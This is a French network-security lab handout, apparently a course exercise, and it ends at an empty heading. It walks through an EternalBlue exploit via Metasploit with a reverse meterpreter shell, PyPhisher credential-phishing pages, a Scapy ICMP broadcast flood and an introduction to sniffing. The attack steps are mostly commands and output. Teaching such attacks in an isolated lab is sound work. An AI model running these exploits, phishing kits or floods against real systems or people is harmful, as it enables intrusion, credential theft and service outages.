Lab 3 :

Objectif :

Le but de ce laboratoire est d'utiliser plusieurs fonctionnalités de Metasploit pour performer différentes catégories d'attaques réseaux notamment le Sniffing, le Spoofing, l'ingénierie sociale à travers le phishing, le pharming ou encore les malwares tel que les cryptolockers.


I. Ransomware : Exploit SMB sur Windows via EternalBlue

Certaines vulnérabilités et certains exploits font la une des journaux grâce à leurs noms accrocheurs et à leur potentiel de nuisance impressionnant. EternalBlue (***MS17-010)*** est l'un de ces exploits. Lié à l'origine à la NSA, ce jour zéro a exploité une faille dans le protocole SMB, affectant de nombreuses machines Windows et faisant des ravages partout. Ici, nous allons utiliser EternalBlue pour exploiter SMB via Metasploit.

a. Le protocole SMB :

Server Message Block (SMB) est un protocole de communication développé à l'origine par IBM et destiné à fournir un accès partagé aux fichiers et aux imprimantes entre les nœuds d'un réseau de systèmes exécutant OS/2 d'IBM. Il fournit également un mécanisme de communication interprocessus (IPC) authentifié.

Dans le présent Lab. nous allons exploiter les vulnérabilités MS17-010 du protocole SMB sur les OS Windows (Client & Server).



b. Trouver une cible vulnérable : méthode 1

Nous pouvons utiliser Nmap comme une alternative au scanner Metasploit pour découvrir si une cible est vulnérable à EternalBlue. Le moteur de script de Nmap est une fonctionnalité puissante de l'outil de base qui permet d'exécuter toutes sortes de scripts contre une cible. Ici, nous utiliserons le script **smb-vuln-ms17-010** pour vérifier la vulnérabilité. Notre cible sera une copie non corrigée de **Windows 7.**

```
┌──(root㉿kali)-[/usr/share/windows-resources/mimikatz]
└─# nmap --script smb-vuln-ms17-010 -v 192.168.76.50
```

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:6D:A4:F2 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
```

c. Trouver un module à utiliser et vérifier si la cible est vulnérable : : méthode 2

Il existe un ***scanner auxiliaire*** que nous pouvons exécuter pour déterminer si une cible est vulnérable à ***MS17-010***. C'est toujours une bonne idée d'effectuer les reconnaissances nécessaires comme celle-ci. Sinon, vous pourriez perdre beaucoup de temps si la cible n'est même pas vulnérable.

```
                                      ..th3.H1V3.U2VjRFNN.jMh+.`
                                    `MjM~~WE.ARE.se~~MMjMs
                                    +~KANSAS.CITY's~~`
                                     J~HAKCERS~./.`
                                     .esc:wq!:`
                                      +++ATH`
                                       `

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
```

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.135.50
RHOSTS ⇒ 192.168.135.50
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.135.50:445    - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x86 (32-bit)
[*] 192.168.135.50:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Une fois que nous avons déterminé que notre cible est effectivement vulnérable à ***EternalBlue***, nous pouvons utiliser le module d'exploitation suivant, issu de la recherche que nous venons d'effectuer.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Che
ck  Description
   -  ----                                      ---------------  ----     ---
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
```

A ce niveau, il faut donc lancer l'exploit, en utilisant la commande **exploit** :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17
_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.135.81
RHOSTS ⇒ 192.168.135.81
msf6 exploit(windows/smb/ms17_010_eternalblue) > set processname zaydi.exe
processname ⇒ zaydi.exe
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.135.35:4444
[*] 192.168.135.81:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
```

```
[+] 192.168.135.81:445 - Target arch selected valid for arch indicated by DCE
/RPC reply
[*] 192.168.135.81:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.135.81:445 - Sending all but last fragment of exploit packet
[*] 192.168.135.81:445 - Starting non-paged pool grooming
[+] 192.168.135.81:445 - Sending SMBv2 buffers
[+] 192.168.135.81:445 - Closing SMBv1 connection creating free hole adjacent
 to SMBv2 buffer.
[*] 192.168.135.81:445 - Sending final SMBv2 buffers.
[*] 192.168.135.81:445 - Sending last fragment of exploit packet!
[*] 192.168.135.81:445 - Receiving response from exploit packet
[+] 192.168.135.81:445 - ETERNALBLUE overwrite completed successfully (0×C000
000D)!
[*] 192.168.135.81:445 - Sending egg to corrupted connection.
[*] 192.168.135.81:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.135.81
[*] Meterpreter session 1 opened (192.168.135.35:4444 → 192.168.135.81:49160
) at 2023-02-14 21:52:50 +0100
[+] 192.168.135.81:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-
[+] 192.168.135.81:445 - =-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-
[+] 192.168.135.81:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-

meterpreter > 
```

d. Vérifier que la cible est compromise :

Nous pouvons vérifier que nous avons compromis la cible en exécutant des commandes telles que ***sysinfo*** pour obtenir des informations sur le système d'exploitation.

```
meterpreter > sysinfo
Computer        : MZAYDI-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

```
C:\Windows\system32>whoami
whoami
autorite nt\syst◆me

C:\Windows\system32>cd C:\
cd C:\

C:\>cd Users
cd Users

C:\Users>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num◆ro de s◆rie du volume est 9098-60A5

 R◆pertoire de C:\Users

14/02/2023  19:58    <REP>          .
14/02/2023  19:58    <REP>          ..
14/02/2023  19:58    <REP>          mzaydi
14/07/2009  05:54    <REP>          Public
               0 fichier(s)                 0 octets
               4 R◆p(s)  12◆696◆653◆824 octets libres

C:\Users>
```

Editer un fichier texte en laissant un Hello ! sur le bureau de la victime.

```
root@kali: ~
Fichier  Actions  Éditer  Vue  Aide
14/02/2023  19:58    <REP>          Searches
14/02/2023  19:58    <REP>          Videos
               0 fichier(s)                 0 octets
              13 R◆p(s)  12◆696◆653◆824 octets libres

C:\Users\mzaydi>cd Desktop
cd Desktop

C:\Users\mzaydi\Desktop>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num◆ro de s◆rie du volume est 9098-60A5

 R◆pertoire de C:\Users\mzaydi\Desktop

14/02/2023  19:58    <REP>          .
14/02/2023  19:58    <REP>          ..
               0 fichier(s)                 0 octets
               2 R◆p(s)  12◆696◆653◆824 octets libres

C:\Users\mzaydi\Desktop>echo hello! > mounia.txt
echo hello! > mounia.txt

C:\Users\mzaydi\Desktop>del mounia.txt
del mounia.txt

C:\Users\mzaydi\Desktop>
```


II. Ingénierie sociale :

a. Phishing :

Le phishing est une attaque par ingénierie sociale au cours de laquelle l'attaquant cible le cerveau de la victime pour obtenir des informations essentielles comme les noms d'utilisateur, les mots de passe, etc. Dans le phishing, le clone de la page authentique est créé pour bluffer la victime et capturer les informations d'identification. Par exemple, nous pouvons créer une page de phishing comme **http://facebook.com** qui est complètement identique à **http://facebooks.com**. La seule différence entre les deux URL est le "**s**" supplémentaire qui est ajouté dans la première. La victime ne se rendra pas compte que les informations d'identification qu'elle saisira iront dans la main de la personne malveillante au lieu d'aller sur le serveur authentique de facebook. Pour réaliser le phishing de manière éthique, nous disposons de l'outil **PyPhisher**, qui est développé en langage Python et prend en charge diverses plateformes sociales authentiques comme Facebook, Snapchat, etc. Nous allons installer l'outil PyPhisher et passer par l'utilisation de l'outil dans notre Kali Linux.

b. Installation :

git clone https://github.com/KasRoudra/pyphisher




```
[1] Facebook Traditional    [23] Ebay              [45] Yahoo
[2] Facebook Voting         [24] Quora             [46] WordPress
[3] Facebook Security       [25] Protonmail        [47] Yandex
[4] Messenger               [26] Spotify           [48] StackOverflow
[5] Instagram Traditional   [27] Reddit            [49] VK
[6] Insta Auto Followers    [28] Adobe             [50] VK Poll
[7] Insta 1000 Followers    [29] DevianArt         [51] Xbox
[8] Insta Blue Verify       [30] Badoo             [52] Mediafire
[9] Gmail Old               [31] Clash Of Clans    [53] Gitlab
[10] Gmail New              [32] Ajio              [54] Github
[11] Gmail Poll             [33] JioRouter         [55] Apple
[12] Microsoft              [34] FreeFire          [56] iCloud
[13] Netflix                [35] Pubg              [57] Shopify
[14] Paypal                 [36] Telegram          [58] Myspace
[15] Steam                  [37] Youtube           [59] Shopping
[16] Twitter                [38] Airtel            [60] Cryptocurrency
[17] PlayStation            [39] SocialClub        [61] SnapChat2
[18] TikTok                 [40] Ola               [62] Verizon
[19] Twitch                 [41] Outlook           [63] Wi-Fi
[20] Pinterest              [42] Amazon            [64] Discord
[21] SnapChat               [43] Origin            [65] Roblox
[22] LinkedIn               [44] DropBox           [66] Custom

[x] Acerca de          [m] Mas herramientas      [0] Salir

[-] Seleciona un numero :) >
```

Choisir le numéro du site qui fera l'objet du phishing, puis copier le lien crée par défaut ou personnalisez le et envoyez le à la cible.

```
Fichier  Actions  Éditer  Vue  Aide
   \ \     / / |__ |  _ \| |__ (_)__| |__   ___ _ __
    \ \ /\ / /| '_ \| |_) | '_ \| / __| '_ \ / _ \ '_ |
     \ V  V / | | | |  _/| | | | \__ \ | | |  __/ |
      \_/\_/  |_| |_|_|   |_| |_|___/_| |_|\___|_|  v.2.5

——→ By Uvedoble Github WhBeatZ ←——

- - - - - - - - - - - - - - - - - - - - - - - - - - - -


[•] Iniciando el servidor PHP en localhost:8080....

[+] El servidor PHP se inició correctamente :)

[•] Iniciando tunneling con la misma direccion :D.....

[√] Tus links se han generado :D:

[•] URL 1 > https://rugby-corporation-mba-spyware.trycloudflare.com

[•] URL 2 > https://get-unlimited-google-drive-free@rugby-corporation-mba-spy
ware.trycloudflare.com


[-] Pulsa (y) para personalizar el link o (ENTER) para continuar sin hacer ca
mbios ——→
```

Une fois la victime se connecte au lien envoyé, elle sera invitée à entrer ses identifiants, qui seront enregistré par le pirate dans un fichier usernames.txt ; la commande ***cat*** permet d'afficher son contenu.



Travail à faire : mettre en place une maquette de l'ingénierie sociale via le pharming .

III. Déni de service (DOS):

Une attaque par déni de service (DoS) est une attaque visant à mettre hors service une machine ou un réseau, le rendant inaccessible aux utilisateurs prévus. Les attaques par déni de service y parviennent en inondant la cible de trafic ou en lui envoyant des informations qui déclenchent une panne. Dans les deux cas, l'attaque DoS prive les utilisateurs légitimes (c'est-à-dire les employés, les membres ou les titulaires de comptes) du service ou de la ressource qu'ils attendaient. Il existe deux méthodes générales d'attaques DoS :

- **L'inondation des services ou le plantage des services**. Les attaques par inondation se produisent lorsque le système reçoit trop de trafic pour que le serveur puisse le mettre en mémoire tampon, ce qui entraîne un ralentissement et finalement un arrêt. Les attaques par inondation les plus courantes sont les suivantes.
    - **Buffer overflow attacks** - l'attaque DoS la plus courante. Le concept consiste à envoyer plus de trafic à une adresse réseau que ce que les programmeurs ont prévu pour le système. Elle comprend les attaques énumérées ci-dessous, en plus d'autres qui sont conçues pour exploiter des bogues spécifiques à certaines applications ou à certains réseaux
    - **ICMP Flood** - Cette attaque exploite des périphériques réseaux mal configurés en envoyant des paquets usurpés qui envoient un ping à tous les ordinateurs du réseau ciblé, au lieu d'une seule machine spécifique. Le réseau est ensuite déclenché pour amplifier le trafic. Cette attaque est également connue sous le nom d'attaque smurf ou ping of death.
    - **SYN flood** - envoie une demande de connexion à un serveur, mais ne termine

jamais la poignée de main. Elle se poursuit jusqu'à ce que tous les ports ouverts soient saturés de demandes et qu'aucun ne soit disponible pour les utilisateurs légitimes.


D'autres attaques DoS exploitent simplement **des vulnérabilités** qui provoquent le crash du système ou du service cible. Dans ces attaques, des données sont envoyées pour tirer parti de bogues dans la cible, ce qui a pour effet de faire planter ou de déstabiliser gravement le système, de sorte qu'il est impossible d'y accéder ou de l'utiliser.

Un autre type d'attaque DoS est l'attaque par **déni de service distribué (DDoS).** Une attaque DDoS se produit lorsque plusieurs systèmes orchestrent une attaque DoS synchronisée sur une seule cible. La différence essentielle est qu'au lieu d'être attaquée depuis un seul endroit, la cible est attaquée depuis plusieurs endroits à la fois

a. Module scapy (attaque DOS):


Scapy est un programme Python qui permet à l'utilisateur **d'envoyer, de renifler, de découper et de falsifier** des paquets réseau. Cette capacité permet de construire des outils qui peuvent sonder, scanner ou attaquer des réseaux.

En d'autres termes, Scapy est un puissant programme interactif de manipulation de paquets. Il est capable de forger ou de décoder des paquets d'un grand nombre de protocoles, de les envoyer sur le fil, de les capturer, de faire correspondre les demandes et les réponses, et bien plus encore. Scapy peut facilement gérer la plupart des tâches classiques comme le balayage, le traçage, le sondage, les tests unitaires, les attaques ou la découverte de réseaux. Il peut remplacer hping, arpspoof, arp-sk, arping, p0f et même certaines parties de Nmap, tcpdump et tshark.



Pour lancer l'outil, il faut taper la commande :

scapy



Etape 1 : Créer un paquet IP, et ajouter les options nécessaires avec la fonction **display()**

Etape 2 : Paramétrer l'adresse de destination avec celle du broadcast (ifconfig pour afficher cette adresse)

Etape 3 : Créer un paquet de type ICMP (pour envoyer des ping)

```
>>> ping=ICMP()
>>> ping.display()
###[ ICMP ]###
  type      = echo-request
  code      = 0
  chksum    = None
  id        = 0x0
  seq       = 0x0
  unused    = ''
```

Etape 4 : Créer la requête avec le mot clé requête et l'envoyer avec la fonction send()

```
>>> requete=(i/ping)
>>> send(requete)
.
Sent 1 packets.
>>> send(IP(dst="10.123.255.255")/ICMP(), count=100,verbose=1)
....................................................................................
....................
Sent 100 packets.
```


Pour performer le déni de service, il va falloir envoyer plusieurs requêtes ping :

```
>>> send(IP(dst="10.123.255.255")/ICMP(), count=10,verbose=1)
..........
Sent 10 packets.
```


Etape 5 : Analyser le trafic réseau

Lancer Wireshark (commande ci-après) pour analyser les paquets, choisissez l'interface d'analyse (eth0) qui va sniffer :

#wireshark



Pour repérer facilement les requêtes ping, filtrer avec les paquets ICMP :


Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide
icmp
No. Time Source Destination Protocol Length Info
166 108.321500575 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
167 108.322678460 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
168 108.323630792 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
169 108.324608902 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
170 108.325426186 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
171 108.326342988 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
172 108.327294595 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
173 108.328244449 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
174 108.329092620 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
175 108.329935678 10.123.0.107 10.123.255.255 ICMP 42 Echo (ping) r
Frame 1: 42 bytes on wire (336 bits), 42 byt
Ethernet II, Src: PcsCompu_d5:4a:d5 (08:00:2
Internet Protocol Version 4, Src: 10.123.0.1
Internet Control Message Protocol
0000 ff ff ff ff ff ff 08 00 27 d5 4a d5 08
0010 00 1c 00 01 00 00 40 01 65 80 0a 7b 00
0020 ff ff 08 00 f7 ff 00 00 00 00


IV. Snifing


L'attaque par analyse dans le contexte de la sécurité des réseaux, correspond au vol ou à l'interception de données en capturant le trafic réseau à l'aide d'un renifleur de paquets (une application visant à capturer les paquets réseau). Lorsque des données sont transmises sur des réseaux, si les paquets de données ne sont pas chiffrés, les données contenues dans le paquet réseau peuvent être lues à l'aide d'un analyseur tels que dsnif, snort, tcpdump ou encore wirshark. En utilisant une application de reniflage, un attaquant peut analyser le réseau et obtenir des informations pour éventuellement faire tomber le réseau en panne ou le corrompre, ou lire les communications qui se déroulent sur le réseau.

a. Verifier l'adresse du metasplitable2:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c4:c9:8f
          inet addr:10.123.0.13  Bcast:10.123.255.255  Mask:255.255.0.0
          inet6 addr: fe80::a00:27ff:fec4:c98f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5415 (5.2 KB)  TX bytes:7492 (7.3 KB)
          Base address:0xd010 Memory:f0200000-f0220000
```

b. Accéder aux applications vulnérables de metasplitable2:





